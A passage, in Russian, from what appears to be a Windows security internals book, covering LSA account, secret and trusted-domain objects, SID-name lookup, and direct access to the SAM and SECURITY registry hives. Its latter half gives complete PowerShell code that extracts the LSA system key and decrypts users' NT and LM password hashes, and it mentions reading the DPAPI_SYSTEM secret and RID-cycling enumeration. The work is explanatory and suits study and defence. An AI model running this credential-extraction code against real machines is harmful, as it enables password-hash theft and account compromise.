Затем объект учётной записи можно открыть по SID; например, здесь мы открываем объект учётной записи встроенного пользователя. Объекты учётных записей являются защищаемыми и имеют связанный дескриптор безопасности, который можно запросить. В данном случае отформатированный вывод показывает, что полный доступ к учётной записи получает только группа Administrators. Единственное другое ACE предоставляет Everyone доступ `ReadControl`, который не позволяет перечислять права учётной записи. Если дескриптор безопасности разрешает, объектам учётных записей можно назначать следующие права доступа:

• **View.** Позволяет просматривать сведения об объекте учётной записи, например привилегии и права входа.
• **AdjustPrivileges.** Позволяет изменять назначенные привилегии.
• **AdjustQuotas.** Позволяет изменять квоты пользователя.
• **AdjustSystemAccess.** Позволяет изменять назначенные права входа.

Если повторно выполнить команды из листинга 10-15 от имени администратора, объект учётной записи можно использовать для перечисления привилегий и прав входа, как в листинге 10-16.

```
PS> $account.Privileges
Name                           Luid              Enabled
----                           ----              -------
SeChangeNotifyPrivilege        00000000-00000017 False
SeIncreaseWorkingSetPrivilege 00000000-00000021 False
SeShutdownPrivilege            00000000-00000013 False
SeUndockPrivilege              00000000-00000019 False
SeTimeZonePrivilege            00000000-00000022 False

PS> $account.SystemAccess
InteractiveLogon, NetworkLogon
```

Листинг 10-16. Перечисление привилегий и прав входа

Интересно, что привилегии и права входа перечисляются по-разному, хотя ранее права учётных записей представлялись сходно с привилегиями: имя использовалось для идентификации назначаемого права. В объекте учётной записи привилегии хранятся как список LUID в том же формате, что и в объекте `Token`. Однако права входа хранятся как набор битовых флагов в свойстве `SystemAccess`.

Это различие обусловлено тем, как Microsoft спроектировала API прав учётных записей, используемые `Get-NtAccountRight` и связанными командами. Эти API объединяют различные права учётных записей и привилегии, чтобы разработчику было проще написать правильный код. Для проверки и изменения прав учётных записей я рекомендую использовать `Get-NtAccountRight` или нижележащий API, а не обращаться непосредственно к политике LSA.

Секретные объекты

LSA может хранить секретные данные как для других системных служб, так и для себя. Он предоставляет эти данные через секретные объекты. Для создания нового секретного объекта необходимо иметь право доступа `CreateSecret` к политике. В листинге 10-17 показано открытие и проверка существующего секретного объекта LSA. Выполните команды от имени администратора.

```
PS> $policy = Get-LsaPolicy
PS> $secret = Get-LsaSecret -Policy $policy -Name "DPAPI_SYSTEM"
PS> Format-NtSecurityDescriptor $secret -Summary
<Owner> : BUILTIN\Administrators
<Group> : NT AUTHORITY\SYSTEM
<DACL>
BUILTIN\Administrators: (Allowed)(None)(Full Access)
Everyone: (Allowed)(None)(ReadControl)

PS> $value = $secret.Query()
PS> $value
CurrentValue    CurrentValueSetTime  OldValue        OldValueSetTime
------------    -------------------  --------        ---------------
{1, 0, 0, 0...} 3/12/2021 1:46:08 PM {1, 0, 0, 0...} 11/18 11:42:47 PM

PS> $value.CurrentValue | Out-HexDump -ShowAll
          00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  - 0123456789ABCDEF
-------------------------------------------------------------------------------
00000000: 01 00 00 00 3B 14 CB FB B0 83 3D DF 98 A5 42 F9  - ....;.....=...B.
00000010: 65 64 4B B5 95 63 E1 E8 9C C8 00 C0 80 0C 71 E0  - edK..c........q.
00000020: C3 46 B1 43 A4 96 0E 65 5E B1 EC 46              - .F.C...e^..F
```

Листинг 10-17. Открытие и проверка секрета LSA

Сначала открываем политику, затем командой `Get-LsaSecret` открываем секрет по имени. API перечисления хранимых секретов нет: для открытия необходимо знать их имена. В данном случае открываем секрет, который должен существовать в каждой системе: главный ключ Data Protection API (DPAPI) с именем `DPAPI_SYSTEM`. DPAPI используется для шифрования данных на основе пароля пользователя. Для работы ему необходим главный системный ключ.

Поскольку секрет является защищаемым объектом, можно проверить его дескриптор безопасности, который может назначать следующие права доступа:

• **SetValue.** Позволяет задавать значение секрета.
• **QueryValue.** Позволяет запрашивать значение секрета.

При наличии права доступа `QueryValue` содержимое ключа можно проверить методом `Query`, как в листинге 10-17. Секрет содержит текущее и предыдущее значения, а также отметки времени их задания. Здесь мы выводим текущее значение в шестнадцатеричном виде. Содержимое значения секрета определяется DPAPI, который далее в этой книге подробно не рассматривается.

Объекты доверенных доменов

Последний тип объектов базы данных SECURITY - объект доверенного домена. Эти объекты описывают доверительные отношения между доменами леса. Хотя удалённая служба политики домена проектировалась для применения с доменами до появления Active Directory, её по-прежнему можно использовать для запроса доверительных отношений на современном контроллере домена.

В листинге 10-18 показано открытие политики на контроллере домена и последующий запрос списка доверенных доменов.

```
PS> $policy = Get-LsaPolicy -ServerName "PRIMARYDC"
PS> Get-LsaTrustedDomain -Policy $policy -InfoOnly
Name                       TrustDirection TrustType
----                       -------------- ---------
engineering.mineral.local BiDirectional  Uplevel
```

```
sales.mineral.local       BiDirectional  Uplevel
```

Листинг 10-18. Перечисление доверительных отношений контроллера домена

Для проверки и настройки доверительных отношений следует использовать команды Active Directory, а не команды удалённой службы политики домена. Поэтому подробно останавливаться на этих объектах не будем; к проверке доверительных отношений вернёмся в следующей главе.

> **Примечание.** Хотя доверенные домены являются защищаемыми объектами, их дескрипторы безопасности невозможно настроить через API удалённой службы; попытка вызовет ошибку. Причина в том, что безопасность реализует Active Directory, а не LSA.

Поиск и сопоставление имён

Если вам предоставлен доступ `LookupNames`, удалённая служба политики домена позволяет преобразовывать SID в имена и наоборот. Например, как показано в листинге 10-19, можно указать один или несколько SID и получить соответствующих пользователей и домены командой PowerShell `Get-LsaName`. Кроме того, можно указать имя и получить SID через `Get-LsaSid`.

```
PS> $policy = Get-LsaPolicy -Access LookupNames
PS> Get-LsaName -Policy $policy -Sid "S-1-1-0", "S-1-5-32-544"
Domain  Name           Source  NameUse
------  ----           ------  -------
        Everyone       Account WellKnownGroup
BUILTIN Administrators Account Alias

PS> Get-LsaSid -Policy $policy -Name "Guest" | Select-Object Sddl
Sddl
----
S-1-5-21-1653919079-861867932-2690720175-501
```

Листинг 10-19. Поиск SID или имени из политики

До Windows 10 неаутентифицированный пользователь мог применять API поиска для перечисления пользователей системы, поскольку анонимному пользователю был предоставлен доступ `LookupNames`. Это создавало проблему, потому что атака RID cycling могла полным перебором находить действительных пользователей системы. Как было показано в листинге 10-14, текущие версии Windows явно запрещают право доступа `LookupNames`. Однако RID cycling остаётся полезной методикой для аутентифицированных пользователей домена без прав администратора, поскольку такие пользователи не могут применять удалённую службу SAM.

Можно также добавлять сопоставления SID с именами, даже если это не общеизвестные SID и не зарегистрированные учётные записи базы данных SAM. Этим управляет API Win32 `LsaManageSidNameMapping`. SCM, рассмотренный в главе 3, использует его для настройки SID отдельных служб с целью управления доступом к ресурсам, и вы тоже можете его использовать, хотя столкнётесь со следующими ограничениями:

• У вызывающей стороны должна быть включена `SeTcbPrivilege`, а сама она должна находиться в той же системе, что и LSA.
• Сопоставляемый SID должен находиться в центре безопасности NT.
• Первый RID SID должен иметь значение от 80 до 111 включительно.
• Прежде чем добавлять дочерний SID домена, необходимо зарегистрировать SID домена.

Для добавления или удаления сопоставлений можно вызвать API `LsaManageSidNameMapping` с помощью команд PowerShell `Add-NtSidName` и `Remove-NtSidName`. В листинге 10-20 показано, как администратор может добавить в LSA сопоставления SID с именами.

```
PS> $domain_sid = Get-NtSid -SecurityAuthority Nt -RelativeIdentifier 99
PS> $user_sid = Get-NtSid -BaseSid $domain_sid -RelativeIdentifier 1000
```

```
PS> $domain = "CUSTOMDOMAIN"
PS> $user = "USER"
PS> Invoke-NtToken -System {
    Add-NtSidName -Domain $domain -Sid $domain_sid -Register
    Add-NtSidName -Domain $domain -Name $user -Sid $user_sid -Register
    Use-NtObject($policy = Get-LsaPolicy) {
        Get-LsaName -Policy $policy -Sid $domain_sid, $user_sid
    }
    Remove-NtSidname -Sid $user_sid -Unregister
    Remove-NtSidName -Sid $domain_sid -Unregister
}
Domain       Name      Source  NameUse
------       ----      ------  -------
CUSTOMDOMAIN           Account Domain
CUSTOMDOMAIN USER      Account WellKnownGroup
```

Листинг 10-20. Добавление и удаление сопоставлений SID с именами

Сначала мы определяем SID домена с RID 99, а затем создаём на основе SID домена SID пользователя с RID 1000. Мы олицетворяем пользователя SYSTEM, поэтому обладаем привилегией `SeTcbPrivilege`, а значит, можем воспользоваться командой `Add-NtSidName` с параметром `Register`, чтобы добавить сопоставление. (Напомним, что домен необходимо зарегистрировать до добавления пользователя.) Затем с помощью политики проверяем сопоставления SID для LSA. Наконец, чтобы отменить внесённые изменения, удаляем сопоставления SID с именами.

На этом обсуждение политики LSA завершается. Теперь рассмотрим, как две базы данных конфигурации, SAM и SECURITY, хранятся локально.

Базы данных SAM и SECURITY

Вы уже видели, как обращаться к базам данных SAM и SECURITY с помощью удалённых служб. Однако полезно выяснить, как эти базы данных хранятся локально в виде разделов реестра. При прямом обращении к базам данных можно получить сведения, недоступные через удалённые службы, например хеши паролей.

> **Предупреждение.** Эти разделы реестра не предназначены для прямого доступа, поэтому способ хранения в них конфигураций пользователей и политики может измениться в любой момент. Имейте в виду, что к тому времени, когда вы читаете этот раздел, приведённое здесь описание может уже оказаться неточным. Кроме того, поскольку прямой доступ часто применяется вредоносным программным обеспечением, вполне возможно, что антивирусный продукт, работающий в вашей системе, заблокирует код сценариев из этого раздела, который вы попытаетесь выполнить.

Доступ к базе данных SAM через реестр

Начнём с базы данных SAM, расположенной в реестре по пути `REGISTRY\MACHINE\SAM`. Она защищена таким образом, что читать её разделы реестра и записывать в них может только пользователь SYSTEM. Можно было бы запустить PowerShell от имени пользователя SYSTEM командой `Start-Win32ChildProcess`, а затем обратиться к реестру, но существует более простой способ.

Будучи администратором, мы можем обойти проверку доступа на чтение реестра, включив `SeBackupPrivilege`. Если создать новый поставщик диска диспетчера объектов при включённой

привилегии, базу данных SAM можно будет просматривать из оболочки. Выполните команды листинга 10-21 от имени администратора.

```
PS> Enable-NtTokenPrivilege SeBackupPrivilege
PS> New-PSDrive -PSProvider NtObjectManager -Name SEC -Root ntkey:MACHINE
PS> ls -Depth 1 -Recurse SEC:\SAM\SAM
Name                    TypeName
----                    --------
SAM\SAM\Domains         Key
SAM\SAM\LastSkuUpgrade  Key
SAM\SAM\RXACT           Key
SAM\SAM\Domains\Account Key
SAM\SAM\Domains\Builtin Key
```

Листинг 10-21. Подключение раздела реестра MACHINE с помощью SeBackupPrivilege и вывод раздела реестра базы данных SAM

Сначала мы включаем `SeBackupPrivilege`. После включения привилегии командой `New-PSDrive` можно подключить представление раздела реестра MACHINE как диск `SEC:`. Это позволяет диску использовать `SeBackupPrivilege` для обхода проверки безопасности.

Содержимое раздела реестра базы данных SAM можно вывести обычными командами PowerShell. Два наиболее важных раздела - `Account` и `Builtin`. Раздел `Account` представляет локальный домен, к которому мы обращались через удалённую службу SAM, и содержит сведения о локальных пользователях и группах. Раздел `Builtin` содержит локальные встроенные группы, например `BUILTIN\Administrators`.

Извлечение конфигураций пользователей

Воспользуемся доступом к разделу реестра базы данных SAM, чтобы извлечь конфигурацию учётной записи пользователя. В листинге 10-22 показано, как проверить конфигурацию пользователя. Выполните эти команды от имени администратора.

```
PS> $key = Get-Item SEC:\SAM\SAM\Domains\Account\Users\000001F4
PS> $key.Values
Name                    Type   DataObject
----                    ----   ----------
F                       Binary {3, 0, 1, 0...}
V                       Binary {0, 0, 0, 0...}
SupplementalCredentials Binary {0, 0, 0, 0...}

PS> function Get-VariableAttribute($key, [int]$Index) {
    $MaxAttr = 0x11
    $V = $key["V"].Data
    $base_ofs = $Index * 12
    $curr_ofs = [System.BitConverter]::ToInt32($V, $base_ofs) + ($MaxAttr * 12)
    $len = [System.BitConverter]::ToInt32($V, $base_ofs + 4)

    if ($len -gt 0) {
        $V[$curr_ofs..($curr_ofs+$len-1)]
    } else {
        @()
    }
}

PS> $sd = Get-VariableAttribute $key -Index 0
PS> New-NtSecurityDescriptor -Byte $sd
Owner                  DACL ACE Count SACL ACE Count Integrity Level
-----                  -------------- -------------- ---------------
BUILTIN\Administrators 4              2              NONE

PS> Get-VariableAttribute $key -Index 1 | Out-HexDump -ShowAll
                    00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  - 0123456789ABCDEF
----------------------------------------------------------------------------
```

```
00000000: 41 00 64 00 6D 00 69 00 6E 00 69 00 73 00 74 00  - A.d.m.i.n.i.s.t.
00000010: 72 00 61 00 74 00 6F 00 72 00                    - r.a.t.o.r.

PS> $lm = Get-VariableAttribute $key -Index 13
PS> $lm | Out-HexDump -ShowAddress
00000000: 03 00 02 00 00 00 00 00 4B 70 1B 49 1A A4 F9 36
00000010: 81 F7 4D 52 8A 1B A5 D0

PS> $nt = Get-VariableAttribute $key -Index 14
PS> $nt | Out-HexDump -ShowAddress
00000000: 03 00 02 00 10 00 00 00 CA 15 AB DA 31 00 2A 72
00000010: 6E 4B CE 89 27 7E A6 F6 D8 19 CE B7 58 AC 93 F5
00000020: D1 89 73 FB B2 C3 AA 41 95 FE 6F F8 B7 58 37 09
00000030: 0D 4B E2 4C DB 37 3F 91
```

Листинг 10-22. Вывод данных стандартного пользователя Administrator

В разделе реестра сведения о пользователях хранятся в подразделах, имена которых представляют RID пользователя в домене в шестнадцатеричном виде. Например, в листинге 10-22 мы запрашиваем пользователя Administrator, RID которого всегда равен 500 в десятичной системе. Следовательно, мы знаем, что он будет храниться в подразделе `000001F4`, имя которого является RID в шестнадцатеричном виде. Для поиска других пользователей можно также вывести содержимое раздела `Users`.

Раздел содержит небольшое число двоичных значений. В данном примере их три: значение `F`, представляющее набор атрибутов пользователя фиксированного размера; `V`, представляющее набор атрибутов переменного размера; и `SupplementalCredentials`, которое может применяться для хранения учётных данных, отличных от хеша NT, например данных сетевых учётных записей или биометрических сведений.

В начале значения с атрибутами переменного размера находится таблица индексов атрибутов. Каждая запись индекса содержит смещение, размер и дополнительные флаги. Важные данные пользователя хранятся по следующим индексам:

• **Индекс 0.** Дескриптор безопасности объекта пользователя.
• **Индекс 1.** Имя пользователя.
• **Индекс 13.** Хеш LM пользователя.
• **Индекс 14.** Хеш NT пользователя.

Значения хешей LM и NT хранятся не в виде открытого текста: LSA маскирует их с помощью нескольких алгоритмов шифрования, таких как RC4 и Advanced Encryption Standard (AES). Разработаем код для извлечения значений хешей пользователя.

Извлечение системного ключа

В исходной версии Windows NT для расшифрования хеша NT требовался только раздел реестра базы данных SAM. В Windows 2000 и более поздних версиях необходим дополнительный ключ - системный ключ LSA, скрытый внутри раздела реестра SYSTEM. Этот ключ также используется как часть механизма маскирования значений в разделе реестра базы данных SECURITY.

Первый шаг при извлечении хеша NT - извлечение системного ключа в пригодном для использования виде. Пример приведён в листинге 10-23.

```
PS> function Get-LsaSystemKey {
    $names = "JD", "Skew1", "GBG", "Data"
    $keybase = "NtKey:\MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\"
    $key = $names | ForEach-Object {
        $key = Get-Item "$keybase\$_"
        $key.ClassName | ConvertFrom-HexDump
    }
```

```
    8, 5, 4, 2, 11, 9, 13, 3, 0, 6, 1, 12, 14, 10, 15, 7 |
        ForEach-Object {
            $key[$_]
        }
}
PS> Get-LsaSystemKey | Out-HexDump
3E 98 06 D8 E3 C7 12 88 99 CF F4 1D 5E DE 7E 21
```

Листинг 10-23. Извлечение замаскированного системного ключа LSA

Ключ хранится в четырёх отдельных частях внутри раздела конфигурации LSA. Чтобы добавить ещё один уровень маскирования, эти части хранятся не как значения реестра, а как шестнадцатеричные текстовые строки в редко используемом значении имени класса раздела реестра. Эти значения можно извлечь с помощью свойства `ClassName`, а затем преобразовать в байты.

Затем необходимо переставить байты загрузочного ключа в фиксированном порядке, чтобы получить окончательный ключ. Для вывода байтов можно выполнить команду PowerShell `Get-LsaSystemKey`. Обратите внимание, что значение ключа зависит от конкретной системы, поэтому увиденный вами вывод почти наверняка будет другим.

Интересно, что для получения загрузочного ключа доступ администратора не требуется. Это означает, что уязвимость, позволяющая произвольно читать файлы, могла бы дать пользователю без прав администратора возможность извлечь файлы кустов реестра, лежащие в основе разделов SAM и SECURITY, и расшифровать их содержимое (что трудно назвать особенно удачным применением глубокоэшелонированной защиты).

Расшифрование ключа шифрования паролей

Следующий этап устранения маскирования - расшифрование ключа шифрования паролей (password encryption key, PEK) с помощью системного ключа. PEK используется для шифрования значений хешей пользователя, извлечённых нами в листинге 10-22. В листинге 10-24 определяется функция расшифрования PEK.

```
PS> function Unprotect-PasswordEncryptionKey {
    $key = Get-Item SEC:\SAM\SAM\Domains\Account
    $fval = $key["F"].Data

    $enctype = [BitConverter]::ToInt32($fval, 0x68)
    $endofs = [BitConverter]::ToInt32($fval, 0x6C) + 0x68
    $data = $fval[0x70..($endofs-1)]
    switch($enctype) {
        1 { Unprotect-PasswordEncryptionKeyRC4 -Data $data }
        2 { Unprotect-PasswordEncryptionKeyAES -Data $data }
        default { throw "Unknown password encryption format" }
    }
}
```

Листинг 10-24. Определение функции расшифрования Unprotect-PasswordEncryptionKey

Сначала мы запрашиваем значение реестра, содержащее данные, связанные с PEK. Затем находим зашифрованный PEK в переменной реестра с фиксированными атрибутами по смещению `0x68` (помните, что это расположение может измениться). Первое 32-разрядное целое число представляет тип применённого шифрования: RC4 или AES128. Второе 32-разрядное целое число - длина расположенного далее зашифрованного PEK. Мы извлекаем данные, а затем вызываем функцию расшифрования для соответствующего алгоритма.

Рассмотрим функции расшифрования. В листинге 10-25 показано, как расшифровать пароль с помощью RC4.

```
PS> function Get-MD5Hash([byte[]]$Data) {
```

```
    $md5 = [System.Security.Cryptography.MD5]::Create()
    $md5.ComputeHash($Data)
}

PS> function Get-StringBytes([string]$String) {
    [System.Text.Encoding]::ASCII.GetBytes($String + "`0")
}

PS> function Compare-Bytes([byte[]]$Left, [byte[]]$Right) {
    [Convert]::ToBase64String($Left) -eq [Convert]::ToBase64String($Right)
}

PS> function Unprotect-PasswordEncryptionKeyRC4([byte[]]$Data) {
    $syskey = Get-LsaSystemKey
    $qiv = Get-StringBytes '!@#$%^&*()qwertyUIOPAzxcvbnmQQQQQQQQQQQQ)(*@&%'
    $niv = Get-StringBytes '0123456789012345678901234567890123456789'
    $rc4_key = Get-MD5Hash -Data ($Data[0..15] + $qiv + $syskey + $niv)

    $decbuf = Unprotect-RC4 -Data $data -Offset 0x10 -Length 32 -Key $rc4_key
    $pek = $decbuf[0..15]
    $hash = $decbuf[16..31]

    $pek_hash = Get-MD5Hash -Data ($pek + $niv + $pek + $qiv)
    if (!(Compare-Bytes $hash $pek_hash)) {
        throw "Invalid password key for RC4."
    }

    $pek
}
```

Листинг 10-25. Расшифрование ключа шифрования паролей с помощью RC4

Начинаем с создания нескольких вспомогательных функций для процесса расшифрования, например `Get-MD5Hash`, вычисляющей хеш MD5. Затем приступаем к расшифрованию. Параметр `$Data`, передаваемый функции `Unprotect-PasswordEncryptionKeyRC4`, представляет собой значение, извлечённое из буфера фиксированных атрибутов.

Функция формирует длинную двоичную строку, содержащую первые 16 байт зашифрованных данных (вектор инициализации, используемый для рандомизации зашифрованных данных), две фиксированные строки и системный ключ.

Затем двоичная строка хешируется алгоритмом MD5, чтобы получить ключ для шифрования RC4, с помощью которого мы расшифровываем оставшиеся 32 байта зашифрованных данных. Первые 16 расшифрованных байт представляют PEK, а вторые 16 байт - хеш MD5, служащий для проверки правильности расшифрования. Мы проверяем значение хеша, чтобы убедиться в успешном расшифровании PEK. Если значение хеша неверно, создаётся исключение, указывающее на сбой.

В листинге 10-26 определены функции для расшифрования PEK с помощью AES.

```
PS> function Unprotect-AES([byte[]]$Data, [byte[]]$IV, [byte[]]$Key) {
    $aes = [System.Security.Cryptography.Aes]::Create()
    $aes.Mode = "CBC"
    $aes.Padding = "PKCS7"
    $aes.Key = $Key
    $aes.IV = $IV
    $aes.CreateDecryptor().TransformFinalBlock($Data, 0, $Data.Length)
}

PS> function Unprotect-PasswordEncryptionKeyAES([byte[]]$Data) {
    $syskey = Get-LsaSystemKey
    $hash_len = [System.BitConverter]::ToInt32($Data, 0)
    $enc_len = [System.BitConverter]::ToInt32($Data, 4)
    $iv = $Data[0x8..0x17]
    $pek = Unprotect-AES -Key $syskey -IV $iv -Data
        $Data[0x18..(0x18+$enc_len-1)]

    $hash_ofs = 0x18+$enc_len
    $hash_data = $Data[$hash_ofs..($hash_ofs+$hash_len-1)]
```

```
    $hash = Unprotect-AES -Key $syskey -IV $iv -Data $hash_data

    $sha256 = [System.Security.Cryptography.SHA256]::Create()
    $pek_hash = $sha256.ComputeHash($pek)
    if (!(Compare-Bytes $hash $pek_hash)) {
        throw "Invalid password key for AES."
    }

    $pek
}
```

Листинг 10-26. Расшифрование ключа шифрования паролей с помощью AES

Сначала мы определяем функцию для расшифрования буфера AES с указанными ключом и вектором инициализации (initialization vector, IV). При расшифровании применяется AES в режиме сцепления блоков шифротекста (cipher block chaining, CBC) с дополнением PKCS7. Рекомендую выяснить, как работают эти режимы, однако их точные подробности для нашего обсуждения неважны; достаточно понимать, что их нужно задать правильно, иначе расшифрование завершится сбоем.

Теперь определим функцию расшифрования пароля. Ключом AES служит системный ключ, IV представляет первые 16 байт данных после короткого заголовка, а непосредственно за ним следуют зашифрованные данные. Длина расшифровываемых данных хранится как значение в заголовке.

Как и в случае RC4, зашифрованные данные содержат зашифрованное значение хеша, с помощью которого можно проверить успешность расшифрования. Мы расшифровываем это значение, затем вычисляем хеш SHA256 PEK для проверки. Если расшифрование и проверка прошли успешно, у нас теперь есть расшифрованный PEK.

В листинге 10-27 функция `Unprotect-PasswordEncryptionKey` используется для расшифрования ключа пароля.

```
PS> Unprotect-PasswordEncryptionKey | Out-HexDump
E1 59 B0 6A 50 D9 CA BE C7 EA 6D C5 76 C3 7A C5
```

Листинг 10-27. Проверка расшифрования ключа шифрования паролей

И вновь фактически полученное значение должно выглядеть по-разному в разных системах. Также обратите внимание: независимо от алгоритма шифрования, с помощью которого хранится PEK, его размер всегда составляет 16 байт.

Расшифрование хеша пароля

Теперь, располагая PEK, мы можем расшифровать хеши паролей, извлечённые из объекта пользователя в листинге 10-22. В листинге 10-28 определяется функция для расшифрования хеша пароля.

```
PS> function Unprotect-PasswordHash([byte[]]$Key, [byte[]]$Data,
    [int]$Rid, [int]$Type) {
    $enc_type = [BitConverter]::ToInt16($Data, 2)
    switch($enc_type) {
        1 { Unprotect-PasswordHashRC4 -Key $Key -Data $Data -Rid $Rid
                -Type $Type }
        2 { Unprotect-PasswordHashAES -Key $Key -Data $Data }
        default { throw "Unknown hash encryption format" }
    }
}
```

Листинг 10-28. Расшифрование хеша пароля

Функция `Unprotect-PasswordHash` принимает в качестве аргументов расшифрованный нами PEK, зашифрованные данные хеша, RID пользователя и тип хеша. Для хешей LM значение `Type` равно 1, а для хешей NT - 2.

В данных хеша хранится тип шифрования; как и для PEK, поддерживаются алгоритмы RC4 и AES128. Обратите внимание, что PEK может быть зашифрован с помощью RC4, а хеш пароля - с помощью AES, или наоборот. Возможность сочетать типы шифрования позволяет системам при изменении пароля пользователя переносить старые значения хешей с RC4 на AES.

Для расшифрования хеша вызывается функция расшифрования для соответствующего алгоритма. Обратите внимание, что RID и тип хеша требуется передавать только функции расшифрования RC4; функции расшифрования AES128 эти два значения не нужны.

Сначала, в листинге 10-29, реализуем расшифрование хеша RC4.

```
PS> function Unprotect-PasswordHashRC4([byte[]]$Key, [byte[]]$Data,
    [int]$Rid, [int]$Type) {
    if ($Data.Length -lt 0x14) {
        return @()
    }
    $iv = switch($Type) {
        1 { "LMPASSWORD" }
        2 { "NTPASSWORD" }
        3 { "LMPASSWORDHISTORY" }
        4 { "NTPASSWORDHISTORY" }
        5 { "MISCCREDDATA" }
    }
    $key_data = $Key + [BitConverter]::GetBytes($Rid) + (Get-StringBytes $iv)
    $rc4_key = Get-MD5Hash -Data $key_data
    Unprotect-RC4 -Key $rc4_key -Data $Data -Offset 4 -Length 16
}
```

Листинг 10-29. Расшифрование хеша пароля с помощью RC4

Сначала мы проверяем длину данных. Если она меньше 20 байт, считаем, что хеш отсутствует. Например, в современных версиях Windows хеш LM по умолчанию не хранится, поэтому попытка расшифровать его вернёт пустой массив.

Если расшифровываемый хеш существует, затем требуется строка IV, зависящая от типа хеша. Помимо хешей LM и NT, LSA может расшифровывать несколько других типов хешей, например историю паролей, в которой хранятся хеши предыдущих паролей, чтобы пользователи не могли вернуться к старому паролю.

Мы создаём ключ, объединяя PEK, RID в байтовом виде и строку IV, и используем его для получения хеша MD5. Затем с помощью этого нового ключа наконец расшифровываем хеш пароля.

Расшифровать пароль с помощью AES проще, чем с помощью RC4, как видно из листинга 10-30.

```
PS> function Unprotect-PasswordHashAES([byte[]]$Key, [byte[]]$Data) {
    $length = [BitConverter]::ToInt32($Data, 4)
    if ($length -eq 0) {
        return @()
    }
    $IV = $Data[8..0x17]
    $value = $Data[0x18..($Data.Length-1)]
    Unprotect-AES -Key $Key -IV $IV -Data $value
}
```

Листинг 10-30. Расшифрование хеша пароля с помощью AES

Пароль содержит длину данных, по которой мы определяем, требуется ли вернуть пустой буфер. Затем из буфера можно извлечь IV и зашифрованное значение и расшифровать значение с помощью PEK.

В листинге 10-31 расшифровываются хеши LM и NT.

```
PS> $pek = Unprotect-PasswordEncryptionKey
PS> $lm_dec = Unprotect-PasswordHash -Key $pek -Data $lm -Rid 500 -Type 1
PS> $lm_dec | Out-HexDump
PS> $nt_dec = Unprotect-PasswordHash -Key $pek -Data $nt -Rid 500 -Type 2
PS> $nt_dec | Out-HexDump
40 75 5C F0 7C B3 A7 17 46 34 D6 21 63 CE 7A DB
```

Листинг 10-31. Расшифрование хешей LM и NT

Обратите внимание, что в этом примере хеш LM отсутствует, поэтому процесс расшифрования возвращает пустой массив. Однако хеш NT расшифровывается в 16-байтовое значение.

Устранение маскирования хеша пароля

Теперь у нас есть расшифрованный хеш пароля, однако для получения исходного хеша требуется выполнить последний шаг. Хеш пароля всё ещё зашифрован алгоритмом Data Encryption Standard (DES). DES был исходным механизмом маскирования хешей в первоначальной версии NT до появления системного ключа. Всё это расшифрование RC4 и AES лишь вернуло нас к исходной точке.

Сначала необходимо создать ключи DES для расшифрования значения хеша (листинг 10-32).

```
PS> function Get-UserDESKey([uint32]$Rid) {
    $ba = [System.BitConverter]::GetBytes($Rid)
    $key1 = ConvertTo-DESKey $ba[2], $ba[1], $ba[0], $ba[3], $ba[2], $ba[1],
        $ba[0]
    $key2 = ConvertTo-DESKey $ba[1], $ba[0], $ba[3], $ba[2], $ba[1], $ba[0],
        $ba[3]
    $key1, $key2
}

PS> function ConvertTo-DESKey([byte[]]$Key) {
    $k = [System.BitConverter]::ToUInt64($Key + 0, 0)
    for($i = 7; $i -ge 0; $i--) {
        $curr = ($k -shr ($i * 7)) -band 0x7F
        $b = $curr
        $b = $b -bxor ($b -shr 4)
        $b = $b -bxor ($b -shr 2)
        $b = $b -bxor ($b -shr 1)
        ($curr -shl 1) -bxor ($b -band 0x1) -bxor 1
    }
}
```

Листинг 10-32. Создание ключей DES для RID

Первый шаг расшифрования хеша - создание двух 64-разрядных ключей DES на основе значения RID. В листинге 10-32 мы раскладываем RID в два 56-разрядных массива, служащих основой двух ключей. Затем расширяем каждый 56-разрядный массив до 64 бит: для каждых 7 бит массива вычисляется бит чётности каждого байта. Бит чётности помещается в младший бит каждого байта, чтобы в каждом байте было нечётное число установленных битов.

Располагая двумя ключами, мы можем полностью расшифровать хеш. Сначала потребуются несколько функций, которые определены в листинге 10-33.

```
PS> function Unprotect-DES([byte[]]$Key, [byte[]]$Data, [int]$Offset) {
    $des = [Security.Cryptography.DES]::Create()
    $des.Key = $Key
    $des.Mode = "ECB"
    $des.Padding = "None"
    $des.CreateDecryptor().TransformFinalBlock($Data, $Offset, 8)
}

PS> function Unprotect-PasswordHashDES([byte[]]$Hash, [uint32]$Rid) {
    $keys = Get-UserDESKey -Rid $Rid
    (Unprotect-DES -Key $keys[0] -Data $Hash -Offset 0) +
```

```
        (Unprotect-DES -Key $keys[1] -Data $Hash -Offset 8)
}
```

Листинг 10-33. Расшифрование хешей паролей с помощью DES

Начинаем с определения простой функции расшифрования DES. Алгоритм использует DES в режиме электронной кодовой книги (electronic code book, ECB) без дополнения. Затем определяем функцию расшифрования хеша. Первый 8-байтовый блок расшифровывается первым ключом, а второй блок - вторым ключом. После этого объединяем расшифрованный хеш в единый 16-байтовый результат.

Наконец, можно расшифровать хеш пароля и сравнить его с настоящим значением, как показано в листинге 10-34.

```
PS> Unprotect-PasswordHashDES -Hash $nt_dec -Rid 500 | Out-HexDump
51 1A 3B 26 2C B6 D9 32 0E 9E B8 43 15 8D 85 22

PS> Get-MD4Hash -String "adminpwd" | Out-HexDump
51 1A 3B 26 2C B6 D9 32 0E 9E B8 43 15 8D 85 22
```

Листинг 10-34. Проверка хеша NT

Если хеш расшифрован правильно, он должен совпасть с хешем MD4 пароля пользователя. В данном случае пароль пользователя был задан как `adminpwd` (знаю, не самый стойкий). Расшифрованный хеш NT и полученный хеш совпадают в точности.

Теперь рассмотрим базу данных SECURITY, в которой хранится политика LSA. Мы не станем уделять этой базе много времени, поскольку почти все сведения из неё можно извлечь напрямую с помощью удалённой службы политики домена, описанной ранее в этой главе.

Проверка базы данных SECURITY

Политика LSA хранится в разделе реестра базы данных SECURITY, расположенном по пути `REGISTRY\MACHINE\SECURITY`. Как и к разделу реестра базы данных SAM, напрямую обращаться к этому разделу может только пользователь SYSTEM, однако для просмотра его содержимого можно применить поставщик подключённого диска из листинга 10-21.

В листинге 10-35 показано несколько уровней раздела реестра базы данных SECURITY. Выполните эту команду от имени администратора.

```
PS> ls -Depth 1 -Recurse SEC:\SECURITY
SECURITY\Cache                              Key
SECURITY\Policy                             Key
SECURITY\RXACT                              Key
SECURITY\SAM                                Key
SECURITY\Policy\Accounts                    Key
SECURITY\Policy\CompletedPrivilegeUpdates Key
SECURITY\Policy\DefQuota                    Key
SECURITY\Policy\Domains                     Key
SECURITY\Policy\LastPassCompleted           Key
